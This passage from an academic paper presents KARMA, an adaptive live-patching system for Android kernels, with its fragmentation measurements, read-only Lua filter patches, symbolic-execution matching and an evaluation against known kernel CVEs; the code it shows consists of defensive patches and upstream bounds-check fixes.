KARMA in their future devices.

The main contributions of our paper are four-fold:

- We analyzed the fragmentation issue that hinders existing kernel live patching solutions to be ubiquitously applied on Android devices, and brought the need of an adaptive Android kernel patching solution to light.
- We studied 1,139 Android kernels from popular devices and 76 critical Android kernel vulnerabilities in the last three years. Based on these insights, we propose KARMA, a multi-level adaptive patching model that can be applied to the fragmented Android ecosystem.
- We implemented KARMA with the framework and primitives enabling memory-safe adaptive live patching. The implementation can support all the current Android kernel versions (from 2.6.x to 3.18.x) and different OEM vendors.
- We comprehensively evaluated KARMA against all the recently reported critical kernel vulnerabilities. Our evaluation shows that KARMA can both adaptively and effectively handle the majority of these vulnerabilities with negligible overhead ($<1\%$).

The rest of the paper is organized as follows. We first state the problem and present the design of KARMA in Section 2. We then evaluate the applicability, adaptability, and performance overhead of KARMA in Section 3. Section 4 discusses the potential improvements to KARMA, and Section 5 compares KARMA to the closely related work. We conclude the paper in Section 6.

vulnerability's disclosure date to decide if it is potentially vulnerable.

[2]KARMA is a part of the OASES (Open Adaptive Security Extensions, `https://oases.io`) project, an initiative founded by Baidu to enable fast and scalable live patching for mobile and IoT devices.

2 System Design

In this section, we first present our key observations on the Android fragmentation problem and then describe the design of KARMA in detail.

2.1 Measuring Android Fragmentation

Designing a live kernel patching system that can scale to lots of devices is a challenging task. However, three key observations we gained from systematically measuring the Android fragmentation render this task feasible and manageable. These observations can serve as a foundation for future systems tackling this problem.

Observation A: *most kernel functions are stable across devices and Android releases.*

Android (Linux) kernel is a piece of large and mature software. Like other large software, evolution is more common and preferred than revolution – bugs are fixed and new features are gradually added. Complete rewrite of a core kernel component is few and far between. A patch for one kernel thus can probably be adapted to many other kernels. Adaptiveness is a key requirement for protecting the fragmented Android ecosystem.

To measure the stableness of Android kernels, we collected $1,139$ system images from four major vendors (Samsung/Huawei/LG/Oppo, $1,124$ images) and Google (15 images). These four vendors together command more than 40% of the Android smartphone market, and Google devices have the newest Android software. This data set is representative of the current Android market: these images come from 520 popular old and new devices, feature Android versions from 4.2 to 7.0, and cover kernels from $2.6.x$ to $3.18.x$. The statistics of these images are shown in Table 2 and 3.

After collecting these images, we extracted symbols from their kernels. There are about $213K$ unique functions, and about $130K$ of them are shared by more than 10 kernels. We wrote a simple tool to roughly analyze how many different revisions each of these shared functions has. Specifically, we abstract the syntax of each function by the number of its arguments, the conditional branches it contains, the functions called by it, and non-stack memory writes. We then cluster each function across all the images based on these syntactic features. Each different cluster can be roughly considered as a revision of the function (i.e., each cluster potentially requires a different revision of the patch). The results are shown in Fig. 1 and 2. Specifically, Fig. 1 shows how many clusters each shared function has. About 40% of the shared functions have only one cluster, and about 80% of them have 4 clusters or less. Fig. 2 shows the percentage of the kernels in the largest cluster for each shared function. For about 60% of shared functions, the largest cluster contains more than 80% of all the kernels that have this function. These data show that most kernel functions are indeed stable across different devices. Vulnerabilities in shared functions should be given a higher priority for patching because they affect more devices.

Observation B: *many kernel vulnerabilities are triggered by malicious inputs. They can be protected by filtering these inputs.*

Kernel vulnerabilities, especially exploitable ones, are often triggered by malicious inputs through syscalls or external inputs (e.g., network packets). For example, CVE-2016-0802, a buffer overflow in the Broadcom WiFi driver, can be triggered by a crafted packet whose size field is larger than the actual packet size. Such vulnerabilities can be protected by placing a filter on the inputs (i.e., function arguments and external data received from functions like `copy_from_user`) to screen malicious inputs. We surveyed *all* the critical kernel vulnerabilities in the Android Security Bulletin reported in 2015 and 2016 and found that 71 out of 76 (93.4%) of them could be patched using this method (Table 6).

Observation C: *many kernel functions return error codes that are handled by their callers. We can leverage the error handling code to gracefully discard malicious inputs.*

When a malicious input is blocked, we need to alter the kernel's execution so that the kernel remains as consistent and stable as possible. We observe that many kernel functions return error codes that are handled by their callers. In such functions, a patch can simply end the execution of the current function and return an error code when a malicious input is detected. The caller will handle the error code accordingly [34]. Linux kernel's coding style recommends that functions, especially exported ones, returning an error code to indicate whether an operation has succeeded or not [24]. If the function does not normally return error codes, it should indicate errors by returning out-of-range results. A notable exception is functions without return values. Most (exported) kernel functions follow the official coding style and return error codes — even kernel functions that return pointers often return out-of-range "error codes" using the `ERR_PTR` macro.

Based on these observations, our approach is as follows: for each applicable vulnerability, we create a patch that can be placed on the vulnerable function to filter malicious inputs. The patch returns a selected error code when it detects an attack attempt. The error is handled by the existing error handling code, keeping the kernel stable. This patch is then automatically adapted to other devices. Automatic adaptation of patches can significantly reduce the manual efforts and speed up the patch deployment.

Vendor	#Models	#Images
Samsung	192	419
Huawei	132	217
LG	120	239
Oppo	74	249
Google Nexus	2	15
Total	520	1139

Table 2: Images obtained from popular devices.

Category	Statistics
Countries	67
Carriers	37
Android Versions	4.2.x, 4.3.x, 4.4.x, 5.0.x, 5.1.x, 6.0.x, 7.0.x
Kernel Versions	2.6.x, 3.0.x, 3.4.x, 3.10.x, 3.18.x
Kernel Architectures	ARM (77%), AArch64 (23%)
Kernel Build Years	2012, 2013, 2014, 2015, 2016

Table 3: Statistics of the obtained Android kernels.




Figure 1: Number of revision clusters for each shared function, sorted by the number of clusters.




Figure 2: Percentage of kernels in the largest cluster for each shared function.

2.2 Adaptive Multi-level Patching

KARMA features a secure and adaptive multi-level patching model. The security is enforced by the following two technical constraints:

Rule I, *a patch can only be placed at designated locations, and its patched function must be able to return error codes or return void (i.e., no return value).*

KARMA protects kernel vulnerabilities by preventing malicious inputs from reaching them. For security reasons, a patch can only be placed at the designated levels. Specifically, *level 1* is the entry or return points of a vulnerable function; *level 2* is before or after *call instructions* to a callee of the vulnerable function. Note that we do not patch the callee itself but rather hook call instructions in order to avoid affecting other callers of this callee. A typical example of callees hooked by KARMA is `copy_from_user`, a function dedicated to copy untrusted user data into the kernel. `copy_from_user` is a perfect checkpoint for malicious inputs because the kernel calls it whenever the kernel needs to read the user data; Level 3 is similar to the existing binary-based patches [22,23,27]. *Level-3* patches are more flexible but potentially dangerous because they are (currently) unconstrained. If a vulnerability is difficult to patch at level 1 and level 2, we fall back to level 3. Level-3 patches have to be manually scrutinized to prevent them from being misused. Our experiment with 76 critical kernel vulnerabilities shows that level 1 can patch 49 (64%) vulnerabilities, level 2 can patch 22 (29%) vulnerabilities, and we have to fall back to level 3 in only 5 cases (7%). This multi-level design allows KARMA to patch most, if not all, Android kernel vulnerabilities. In the following, we focus on the level-1 and level-2 patches since level-3 patches (i.e., binary patching) have been studied by a number of the previous research [22, 23, 27].

A patch can indirectly affect the kernel's control flow by returning an error code when a malicious input is intercepted. This immediately terminates the execution of the vulnerable function and passes the error code to the caller. We require a patched function to return error codes on fault in order to leverage the existing error handling code of the kernel to gracefully fail on malicious inputs. Allowing a patch to return arbitrary values (i.e., other than error codes) may have unintended consequences. Fortunately, many kernel functions return error codes on fault, following the guidelines of the official coding style. Similarly, we allow functions that return void to be patched.

Rule II, *a patch can read any valid kernel data structures, but it is prohibited from writing to the kernel.*

Even though KARMA's patches are vetted before deployment, they may still contain weakness that can be exploited by attackers. To control their side effects, patches are only allowed to read necessary, valid kernel data structures (e.g., registers, stacks, the heap, code, etc.), but they are prohibited from writing to the kernel. Allowing a patch to change the kernel's memory, even one bit, is dangerous. For example, it could be exploited to clear the U-bit (the user/kernel bit) of a page table entry to grant the user code the kernel privilege. Without the write permission, patches are also prevented from leaking kernel information to a local or remote adversary. This rule is enforced by providing a set of restricted APIs as the only interface for the patches to access the kernel data.

By combining these two rules with a careful vetting process and the memory-safety of the patches, we can strictly confine the run-time behaviors of patches to prevent them from potential misuse.




Figure 3: Workflow of KARMA

```
1  function kpatcher(patchID, sp, cpsr, r0, r1,
       r2, r3, r4, r5, r6, r7, r8, r9, r10, r11,
       r12, r14)
2      if patchID == 0xca5269db50f4 then
3          uaddr1 = r0
4          uaddr2 = r2
5          if uaddr1 == uaddr2 then
6              return -22
7          else
8              return 0
9          end
10     end
11 end
12 kpatch.hook(0xca5269db50f4,"futex_requeue")
```

Figure 4: A simplified patch in Lua for CVE-2014-3153

2.3 Architecture and Workflow

KARMA works in two phases as shown in Figure 3. The offline phase adapts a reference patch ($\mathcal{P}_r$) to all the devices supported by KARMA. The reference patch often comes from an upstream source, such as Google and chipset manufacturers. It targets a specific device and kernel (named as the reference kernel, $\mathcal{K}_r$) and is not directly applicable to other devices. To address that, KARMA employs an automated system to customize $\mathcal{P}_r$ for each target kernel ($\mathcal{K}_t$). Specifically, KARMA first roughly identifies potentially vulnerable functions in kernel $\mathcal{K}_t$, and applies symbolic execution to compare the semantics of each candidate function ($\mathcal{F}_t$) against reference function $\mathcal{F}_r$. If these two functions are semantically equivalent, KARMA further adjusts the reference patch for kernel $\mathcal{K}_t$, signs it, and deposits it to the cloud. To prevent malicious patches from being installed by user devices, reference patches are carefully vetted and all the patches are signed. User devices only install signed patches. Matching semantics with symbolic execution can abstract syntactic differences in function binaries (e.g., register allocation). Semantic matching decides whether candidate function $\mathcal{F}_t$ is semantically equivalent, or very similar to, reference function $\mathcal{F}_r$, and whether $\mathcal{F}_t$ has been patched or not. In other words, it is responsible for locating a function in the target kernel that can be patched but has not been patched yet. Semantic matching also provides a scheme to customize reference patch $\mathcal{P}_r$ for target kernels.

In the second phase, the KARMA client in the user device downloads and verifies the patches for its device and applies them to the running kernel. Specifically, the client verifies that each downloaded patch is authentic by checking its signature and that it is applicable to this device by comparing the device model and the kernel version. If a patch passes the verification, it is cached in a secure store provided by Android. The client then applies the patch to the running kernel. An applied patch immediately protects the kernel from exploits without rebooting the device or user interactions. In the unlikely event that a patch causes the device to malfunction, the user can reboot the device and skip the problematic patches by holding a hardware key. Currently, KARMA's patches are written in the Lua language. We choose Lua for its simplicity, memory-safety, and easiness to embed and extend (in security, simplicity is a virtue). Lua provides sufficient expressive power for KARMA to fix most kernel vulnerabilities. Other kernel scripting languages, such as BPF [8], can also satisfy our requirements. To execute these patches, we embed a restricted Lua engine in the kernel. The engine strictly enforces the security rules of KARMA (Section 2.2).

In the rest of this section, we first illustrate KARMA's patches and then present these two phases in detail.

2.4 KARMA Patches

Patches in KARMA are written in the Lua programming language. Lua is a simple, extensible, embedded language. It has only eight primitive types, such as `nil`, `boolean`, `number`, `string`, and `table`. Tables are the only built-in composite data type. Most user data structures are built on top of tables. Lua is a dynamically typed language, and all the data accesses are checked at the run-time. This reduces common memory-related flaws like buffer overflows. Lastly, Lua creates an isolated environment to execute patches. This prevents patches from directly accessing the kernel memory. Instead, the kernel data can only be accessed through restrictive APIs provided by KARMA.

Figure 4 shows a simplified patch for CVE-2014-3153, exploited by the infamous Towelroot. CVE-2014-3153 is a flaw in function `futex_requeue`. It fails to check that two arguments are different, allowing a local user to gain the root privilege via a crafted `FUTEX_REQUEUE` command [14]. To fix it, we just check whether these two arguments (in register `r0` and `r1`, respectively) are different and return an error code (`-22` or `-EINVAL`) if they are the same. As shown in Fig. 4, each hooking point has a unique ID. The patch can check this ID to ensure that it is called by the correct hooking points. When invoked, the patch receives the current values of the registers as arguments. They allow the patch to access function argu-

```
1  static int sock_diag_rcv_msg(struct sk_buff *
       skb, struct nlmsghdr *nlh)
2  {
3      ...
4      switch (nlh->nlmsg_type) {
5          ...
6          case SOCK_DIAG_BY_FAMILY:
7              return __sock_diag_rcv_msg(skb,
                   nlh);
8          ...
9  }
10 static int __sock_diag_rcv_msg(struct sk_buff
        *skb, struct nlmsghdr *nlh)
11 {
12     int err;
13     struct sock_diag_req *req = NLMSG_DATA(
           nlh);
14     struct sock_diag_handler *hndl;
15     if (nlmsg_len(nlh) < sizeof(*req))
16         return -EINVAL;
17 +   if (req->sdiag_family >= AF_MAX)
18 +       return -EINVAL;
19     hndl=sock_diag_lock_handler(req->
           sdiag_family);
20     ...
21 }
```

Figure 5: Source-code patch for CVE-2013-1763

ments and other necessary data by using the APIs provided by KARMA. The last line of the patch installs itself at the `futex_request` function with a patch ID of `0xca5269db50f4`. Next, we use a few examples to demonstrate how to convert a regular source-code based patch to a reference patch for KARMA.

CVE-2013-1763: Figure 5 shows the original source code patch for CVE-2013-1763. Each "+" sign marks a new line added by the patch. The added lines validate that the protocol family of the received message (`req->sdiag_family`) is less than `AF_MAX` and returns `-EINVAL` otherwise. This patch can be easily converted to a reference patch for KARMA. However, since `__sock_diag_rcv_msg` does not appear in the kernel's symbol table (because it is a static function), KARMA instead hooks the entry point of its parent function and screens the arguments there.

CVE-2013-6123: this is a vulnerability in function `msm_ioctl_server`, which reads an untrusted data structure (`u_isp_event`) from the user space with `copy_from_user`. However, it fails to check that the `queue_index` field of the input is valid. This vulnerability is fixed by line 10-17 in Fig. 6. To patch this vulnerability in KARMA, we cannot hook the entry point of `msm_ioctl_server` because the malicious input data is not available yet. Instead, we should hook the return point of `copy_from_user` and filter the received data. `copy_from_user` returns status codes; therefore it can be hooked by KARMA. If the patch detects a malicious input, it returns the error code of `-EINVAL`. This terminates the execution gracefully.

CVE-2016-0802: this is a buffer overflow in the

```
1  static long msm_ioctl_server(struct file *
       file, void *fh, bool valid_prio, int cmd,
        void *arg)
2  {
3      ...
4      if (copy_from_user(&u_isp_event,
5          (void __user *)ioctl_ptr->ioctl_ptr,
6          sizeof(struct msm_isp_event_ctrl))) {
7          ...
8      }
9      ...
10 +   if(u_isp_event.isp_data.ctrl.queue_idx<0
11 +   || u_isp_event.isp_data.ctrl.queue_idx >=
12 +       MAX_NUM_ACTIVE_CAMERA) {
13 +       pr_err("%s: Invalid index %d\n",
14 +           __func__, u_isp_event.isp_data.
       ctrl.queue_idx);
15 +       rc = -EINVAL;
16 +       return rc;
17 +   }
18     ...
19 }
```

Figure 6: Source-code patch for CVE-2013-6123

Broadcom WiFi driver, caused by the missing check that the packet data length is less than the packet length. This vulnerability represents an interesting challenge to KARMA: the source-code is patched in several functions, and a new argument is added to function `dhd_wl_host_event` and `dngl_host_event`. The error condition is finally checked in function `dngl_host_event`. Apparently, this type of fix (i.e., adding new arguments to functions) cannot be translated directly in KARMA because patches are not allowed to write the kernel memory. To address that, we need to hook both `dhd_rx_frame` and `dngl_host_event` functions. The first hook saves the packet length, and the second hook compares the packet length to the data length. If the data length is larger than the packet length, the patch returns the error code of `BCME_ERROR`. This is an example of KARMA's multi-invocation patches (also called stateful patches). Both patches bear the same patch ID. The variables at the first hook are made accessible to the second hook by KARMA's Lua engine. An alternative fix is to hook only `dhd_rx_frame` and manually extract the data length from the packet. However, this fix is less favorable because the patch has to parse the packet structure by itself and it is placed differently from where the source-code patch modifies the control flow, i.e., where the error handling is guaranteed to work.

2.5 Offline Patch Adaptation

KARMA's offline component adapts a reference patch for all supported devices. It first identifies the vulnerable function in a target kernel through structural and semantic matching; then it uses the information from semantic matching to customize the patch for the target kernel. In the following, we describe these two steps in detail.

```
1  void dhd_rx_frame(...)
2  {
3      ...
4      dhd_wl_host_event(dhd, &ifidx,
5                        skb_mac_header(skb),
6                        skb->mac.raw,
7  +                     len - 2,
8                        &event, &data);
9      ...
10 }

11 static int dhd_wl_host_event(...)
12 {
13     ...
14 -   if (dngl_host_event(dhd_pub, pktdata) ==
       BCME_OK) {
15 +   if (dngl_host_event(dhd_pub, pktdata,
       pktlen) == BCME_OK) {
16     ...
17 }

18 int dngl_host_event(...)
19 {
20     ...
21 +   if (datalen > pktlen)
22 +       return (BCME_ERROR);
23     ...
24 }
```

Figure 7: Source-code patch for CVE-2016-0802

2.5.1 Syntactic Matching

Given a target kernel $\mathcal{K}_t$, we first identify candidate functions ($\mathcal{F}_t$) in $\mathcal{K}_t$ that may contain the same vulnerability as reference function $\mathcal{F}_r$. However, this task is not as simple as searching the kernel symbol table. There are a number of challenges. *First*, function $\mathcal{F}_t$ might have different semantics than $\mathcal{F}_r$ even though their names are the same. Accordingly, the patch cannot be applied to $\mathcal{K}_t$. KARMA addresses this problem by further matching their semantics. *Second*, $\mathcal{F}_t$ may have a (slightly) different name than $\mathcal{F}_r$ even though their semantics is the same. For example, CVE-2015-3636 [30], exploited by PingPong root, exists in function `ping_unhash` in the Google Nexus 5 kernel but `ping_v4_unhash` in some other kernels. *Third*, $\mathcal{F}_t$ could have been inlined in the target kernel and thus does not exist in the symbol table. To address these challenges, we assume that most (other) functions are not changed or renamed across different kernels. This assumption is backed by our first observation (Section 2.1).

To find matches of function $\mathcal{F}_r$ in target kernel $\mathcal{K}_t$, we first extract the symbol table from $\mathcal{K}_t$'s binary [3] and search in it for the name of $\mathcal{F}_r$. If an exact match is found, we consider this function to be the only candidate. Otherwise, we try to identify candidate functions by call relations. Specifically, we first extract the call graphs from the target and the reference kernels. We collect callers and callees of function $\mathcal{F}_r$ in the reference kernel's graph, and try to locate nodes in the target kernel's graph that have similar call relations to these two sets of functions. We may find a unique matching node if the function has been simply renamed. If the function has been inlined, the target kernel's call graph contains direct edges from the caller set to the callee set (instead of connected through $\mathcal{F}_r$). Accordingly, we use the containing function as the candidate. Multiple candidate functions may be identified using this approach. The semantics of these candidate functions is then compared to that of function $\mathcal{F}_r$ to ensure that the patch is applied to correct functions.

[3] The kernel binary often contains the symbol table so that kernel modules can be linked to the kernel. This table may or may not be exported through the `/proc/kallsym` file at runtime.

2.5.2 Semantic Matching

In this step, KARMA uses semantic matching to decide whether a function should be patched and whether a given reference patch can be adapted to it. For two Android kernels, the same source code could be compiled into different binaries – they may vary in register allocation, instruction selection, and instruction layout. In addition, the positions of structure members may have shifted, and the stack may contain different temporary variables (e.g., because of differences in the register spilling). Therefore, simple syntactic comparison of functions is too restrictive and may reject functions that could otherwise be patched. To this end, we leverage symbolic execution to compare semantics of the candidate function ($\mathcal{F}_t$) and the reference function ($\mathcal{F}_r$).

Path explosion is a significant obstacle in symbolic execution. The situation is even more serious in the Linux kernel because many kernel functions are highly complicated. Even if the vulnerable function looks simple, it may call complex other functions. This can quickly overwhelm the symbolic execution engine. In KARMA, we assume that functions called by $\mathcal{F}_t$ and $\mathcal{F}_r$ have the same semantics if they share the same signature (i.e., function name and arguments). Therefore, we can use non-local memory writes (i.e., writes to the heap or global variables), function calls, and function returns as checkpoints for semantic comparison. Non-local memory writes, function calls, and returns make up the function's impacts to the external environment. We consider two functions having the same semantics if their impacts to the environment are the same. We do not take stack writes into consideration because the same function may have different stack layouts in two kernels.

To compare their semantics, we symbolically execute the basic blocks of $\mathcal{F}_r$ and $\mathcal{F}_t$ and generate constraints for memory writes and function calls. For each memory write, we first check whether it is a local write or not (we consider it a local write if its address is calculated related to the stack/base pointer). If it is a non-local write, we add two constraints that the memory addresses and the

content-to-write should be equal. For function calls, we first check that these functions have the same name (and arguments if the kernel source is available). If so, we add constraints that the arguments to these two functions should be equal. We handle function returns similarly by adding constraints for register `r0` at the function exits. External inputs to these two functions, such as initial register values, non-local memory reads, and sub-function returns, are symbolized.

KARMA supports two modes of operation: in the strict mode, we require that two matching constraints are exactly the same, except for constants. Constants are often used as offsets into structures or the code (e.g., to read embedded constants in the code). These offsets could be different even for the same source code because of different hardware/software settings (e.g., conditional compiling). We ignore these constants to accommodate these differences. In a relaxed mode, we use a constraint solver to find a solution that can fulfill all the constraints at the same time. We consider two functions to be semantically equivalent if there exist at least one such solution. Moreover, to avoid patching an already-patched function, we compare path constraints for the variables accessed by reference patch $\mathcal{P}_r$ in function $\mathcal{F}_r$ and $\mathcal{F}_t$. If they are more restrictive in $\mathcal{F}_t$ than in $\mathcal{F}_r$ (i.e., conditional checks are added in $\mathcal{F}_t$), the function may have already been patched. Note that since KARMA's patches cannot modify the kernel memory, reapplying a patch is likely safe. If a semantic match is found, the symbolic formulas provide useful information for adapting patch $\mathcal{P}_r$ for the target kernel. For example, we can adjust $\mathcal{P}_r$'s registers and field offsets by comparing formulas of the function arguments. We evaluate the effectiveness of semantic matching in Section 3.2.

2.6 Live Patching

To enable its protection, KARMA needs to run its client in the user device. The client consists of a regular app and a kernel module. The app contacts the KARMA servers to retrieve patches for the device, while the kernel module verifies the integrity of these patches and applies ones that pass the verification.

2.6.1 Integration of Lua Engine

Patches in KARMA are written in the Lua language. They are executed by a Lua engine embedded in the kernel. KARMA extends the Lua language by providing a number of APIs for accessing kernel data structures. Normally, extending Lua with unsafe C functions forgoes Lua's memory safety. KARMA provides two groups of APIs to Lua scripts. The first group is used exclusively for applying patches, and the other group is used by patches to read kernel data. Our vetting process automatically ensures that patches can only use the second group of APIs. As such, the memory safety of Lua is retained because all the APIs that a patch can access are read-only. Table 4 lists these APIs, which provide the following functionalities: 1) symbol searching: return the run-time address of a symbol; 2) function hooking: hook a given function/sub-function in order to execute the patch before/after the function is called; 3) typed read: given an address, validate whether the address is readable and return the (typed) data if so; 4) thread-info fetching: return the current thread information, such as its thread ID, kernel stack, etc. The first two functionalities belong to the first group, and the rest belongs to the second group. Again, the live patcher can use both groups of the APIs, but patches can only use the second one.

API	Functionality
`hook`	Hook a function for live patching
`subhook`	Hook the calls to sub-functions for live patching
`alloc_mem`	Allocate memory for live patching
`free_mem`	Free the allocated memory for live patching
`get_callee`	Locate a callee that can be hooked
`search_symbol`	Get the kernel symbol address
`current_thread`	Get the current thread context
`read_buf`	Read raw bytes from memory with the given size
`read_int_8`	Read 8 bits from memory as an integer
`read_int_16`	Read 16 bits from memory as an integer
`read_int_32`	Read 32 bits from memory as an integer
`read_int_64`	Read 64 bits from memory as an integer

Table 4: The extension to Lua. The first five functions can only be used by the live patcher, not by patches.

2.6.2 Patch Application

To apply a patch, KARMA hooks the target function to interpose the patch in the regular execution flow, as shown in Fig. 8. Specifically, for each hooking point, we create a piece of the trampoline code and overwrite the first few instructions at the hooking point with a jump to the trampoline. At run-time, the trampoline saves the current context by pushing all the registers to the stack and invokes the Lua engine to execute the associated patch. The saved context is passed to the patch as arguments so that the patch can access these registers. Before installing the hook, the live patcher calls the `stop_machine` function and checks whether there are any existing invocations of the target function in the kernel stacks. If so, it is unsafe to immediately patch the function because otherwise the existing invocations will return to the patched version, potentially causing inconsistent kernel states. When this happens, we return an error code to the client which will retry later. As soon as the patch is applied, the vulnerable function is protected from attacks. If no malicious inputs are detected, the patch returns zero to the trampoline, which in turn restores the context, executes




Figure 8: Live patching through function hooking

the overwritten instructions, and jumps back to the original function; If malicious inputs are detected, the patch returns an error code to the trampoline, which ends the execution of the hooked function by jumping to a return instruction.

2.6.3 Patch Dispatching

KARMA supports two methods to dispatch a patch, one for each of the two execution contexts: the interrupt context or the thread (or process) context. In the interrupt context, the Lua engine is directly invoked through the engine's C interface, similar to a regular function call. However, it is expensive to launch a new Lua engine each time a patch is executed. In the thread context, we instead schedule patches to a standalone Lua engine (through a workqueue) and wait for the results. The Lua engine executes in a self-contained kernel thread and processes incoming requests from the workqueue. Each request is identified by the thread ID and the patch ID. This dispatching method cannot be used in the interrupt context because blocking functions (e.g., to acquire a lock) cannot be called in that context. If a vulnerable function is called in both contexts, we dispatch the patch according to the active context (we have not found such cases in practice). Patch dispatching in the thread context is more complex. In the following we give more details about it.

The kernel is a concurrent execution environment, especially with multi-core CPUs, which most Android devices have. A patch accordingly can be executed simultaneous by multiple threads on different CPU cores. These invocations are grouped by their thread ID and patch ID. Specifically, for each distinct combination of thread ID and patch ID, a separate name space is created. Each Lua variable is saved to its associated name space. A name space is not destroyed until the associated thread ends. Therefore, variables of the previous invocations remain available to the subsequent invocations in the same name space [4]. By keeping the states across invocations, KARMA can support multi-invocation patches, i.e., complex patches that need to combine the results of several executions to make a decision. A number of patches we tested require this capability. In the thread context, we can also support multiple Lua engines to improve the throughput of patch execution. Specifically, we can spawn multiple kernel threads to run several instances of the Lua engine. A dispatch algorithm decides which Lua engine a request should be scheduled to. The algorithm must be deterministic so that requests in the same name space will always be scheduled to the same engine, allowing them to access states from previous invocations. When a thread ends, its associated states are cleared from all the Lua engines.

Lua is a garbage-collected language. Patches thus do not need to explicitly manage memory allocation and release. The Lua engine uses a simple mark-and-sweep garbage collector [35]. Kernel patches usually do not need to allocate many memory blocks. The default garbage collector works well for our purpose without slowing down the system.

[4] If the vulnerable function is recursively called, some variable states might be lost. To retain the whole history, we can tag variables with the thread ID, patch ID, and the stack top. However, we have not found any of such cases in practice.

2.7 Prototype of KARMA

We have implemented a prototype of KARMA. We wrote a number of offline tools for patch adaptation and signing. Our symbolic execution engine was based on the angr framework [6, 44]. We implemented the syntactic and semantic matching by ourselves. Our Lua engine in the kernel is similar to the lunatik-ng project [26]. For example, the Linux kernel does not use floating-point arithmetic. We therefore changed Lua's internal number representation from floating-points to integers. We also removed the unnecessary Lua libraries such as file operations. Furthermore, we added the support to name spaces in our Lua engine and extended the Lua language with the APIs specified in Table 4. We added roughly about $11K$ lines of source code in total to the Android kernel. The added code was compiled as an 800KB kernel module. This kernel module can be pre-installed on Android devices through collaboration with vendors or installed afterwards through rooting, the only choice available. KARMA can support all the known Android kernel versions (from 2.6.x to 3.18.x) and different vendors.

3 Evaluation

The effectiveness of KARMA can be evaluated by its applicability, adaptability, and performance. Applicability quantifies how many existing kernel vulnerabilities can be patched by KARMA, and adaptability quantifies how many devices that KARMA can adapt a reference patch for. In the following, we describe these three aspects of the evaluation in detail.

3.1 Evaluation of Applicability

We tested KARMA with all the critical kernel vulnerabilities from Android Security Bulletin and ones used to root Android devices. There are 76 such vulnerabilities in total in the last three years. Remarkably, KARMA can fix 71 of them (93.4%) with level-1 and level-2 patches; i.e., we can create an adaptable KARMA patch for them. Table 6 in Appendix A gives a more complete list of the results. In the following, we describe how KARMA can prevent some interesting kernel vulnerabilities used in one-click rooting apps and recent malware incidents [5,17,18,21]. Appendix A contains a couple of more examples.

CVE-2013-6282 (VROOT): this was one of the most popular vulnerabilities used in the wild to root Android devices, publicly known as "VROOT". It exists in the `get/put_user` *macros*. They both fail to check that user-provided addresses are in the valid range. The original patches add the necessary checks to these macros and return `-EFAULT` if invalid addresses are detected [12]. However, KARMA cannot patch these two macros because they are expanded by the compiler and thus do not exist in the kernel binary. Instead, KARMA patches their expanded functions (i.e., `__get_user_1/2/4` and `__put_user_1/2/4/8`) with checks of whether user-provided addresses are less than `current_thread_info()->addr_limit-1`. Note that these patches can access the current `thread_info` structure by using the `current_thread` API provided by KARMA. These patches simply return `-EFAULT` if the address is out of the range.

CVE-2013-2595 (Framaroot): this vulnerability was a part of the infamous Framaroot app (the "Gandalf" payload). It exists in the camera driver for the Qualcomm MSM devices [10]. The driver provides an uncontrolled `mmap` interface, allowing the attacker to map sensitive kernel memory into the user space. KARMA can patch this vulnerability by validating whether the memory to be mapped is within the user space.

CVE-2013-2596 (MotoChopper): an integer overflow in the `fb_mmap` function allows a local user to create a read-write mapping of the entire kernel memory and consequently gain the kernel privileges. Specifically, the function has a faulty conditional check:

```
if((vma->vm_end - vma->vm_start + off)>len)
    return -EINVAL;
```

Because `off` is a user-controlled variable, an attacker can pass in a really large number to overflow `(vma->vm_end - vma->vm_start + off)` (the result is interpreted as a negative number) and bypass the validation. Here the original patch adds more checks to prevent this situation [11]. To patch this vulnerability in KARMA, we hook the `fb_mmap` function and extract the needed variables from its argument `vma`. For example, we can calculate `off` as `(vma->vm_pgoff << PAGE_SHIFT)`. The patch then checks whether `(vma->vm_end - vma->vm_start + off)` is negative or not, and return `-EINVAL` if so.

3.2 Evaluation of Adaptability

KARMA is an adaptive kernel live patching system for Android. Its ability to automatically adapt a reference patch is the key to protect a wide variety of devices and reduce the window of vulnerability. In this experiment, we evaluate KARMA's adaptability with 1,139 Android kernels collected from Internet.

Semantic matching is the key to KARMA's adaptability. It uses symbolic execution to abstract away syntactic differences in function binaries, such as register allocation, instruction selection, and data offset. To evaluate its effectiveness, we cluster the collected 1,139 Android kernels [5] by syntactic and semantic features for 13 popular vulnerabilities. Specifically, the opcode-based clustering classifies kernel functions by types and frequencies of instruction opcodes; the syntax-based clustering classifies kernel functions by function calls and conditional branches; and the semantic-based clustering classifies kernel functions according to KARMA's semantic matching results. Table 5 lists the number of clusters and the percentage of kernels in the largest cluster for each clustering method. This table shows that the semantic-based method is the most precise one because it has the smallest number of clusters. Technically, each cluster may need a different adaptation of the reference patch. Therefore, fewer clusters mean a better chance for adaptation to succeed and less manual efforts if automated adaptation fails. Moreover, the largest clusters in the semantic matching often contain the majority of the vulnerable kernels. For example, a single reference patch for the largest cluster of `perf_swevent_init` can be applied to 96.3% of the vulnerable kernels.

We randomly picked some functions to manually verify the outcome of semantic matching. For example, the source code of `sock_diag_rcv_msg` (the function related to CVE-2013-1763) is exactly the same in Samsung Galaxy Note Edge (Android 5.0.1, Linux kernel 3.10.40) and Huawei Honor 6 Plus (Android 4.4, Linux kernel 3.10.30) [6]. However, its binaries are very different between these two devices because of the different compilers and kernel configurations. Figure 9a and 9b show a part of the disassembly code for these two binaries, respectively. The syntactic differences are highlighted. There are changes to the order of instructions (`BB8` on the left vs `BB8'` on the right), register

[5] Only kernels sharing symbols are considered in the clustering.
[6] Both vendors have released the source code for their devices.

Kernel Function	CVE ID	# of Opcode Clusters	% of the Largest Opcode Cluster	# of Syntax Clusters	% of the Largest Syntax Cluster	# of Semantic Clusters	% of Largest Semantic Cluster	Semantic Matching Time Cost	# of Instructions	# of Basic Blocks
sock_diag_rcv_msg	2013-1763	35	25.0%	7	73.5%	3	75.5%	10.5s	72	16
perf_swevent_init	2013-2094	9	55.9%	5	55.9%	2	96.3%	24.6s	81	22
fb_mmap	2013-2596	26	20.2%	7	44.4%	5	66.9%	12.2s	102	15
__get_user_1	2013-6282	3	92.4%	2	92.4%	2	98.0%	3.2s	6	2
futex_requeue	2014-3153	54	14.8%	9	71.0%	3	99.3%	35.8s	459	107
msm_isp_proc_cmd	2014-4321	42	22.0%	5	66.5%	3	42.8%	8.8s	385	68
send_write_packing_test_read	2014-9878	12	57.6%	4	61.2%	1	100%	4.9s	25	4
msm_cci_validate_queue	2014-9890	6	59.5%	4	84.9%	2	72.4%	6.7s	77	8
ping_unhash	2015-3636	36	12.5%	5	75.7%	3	50.5%	4.6s	54	8
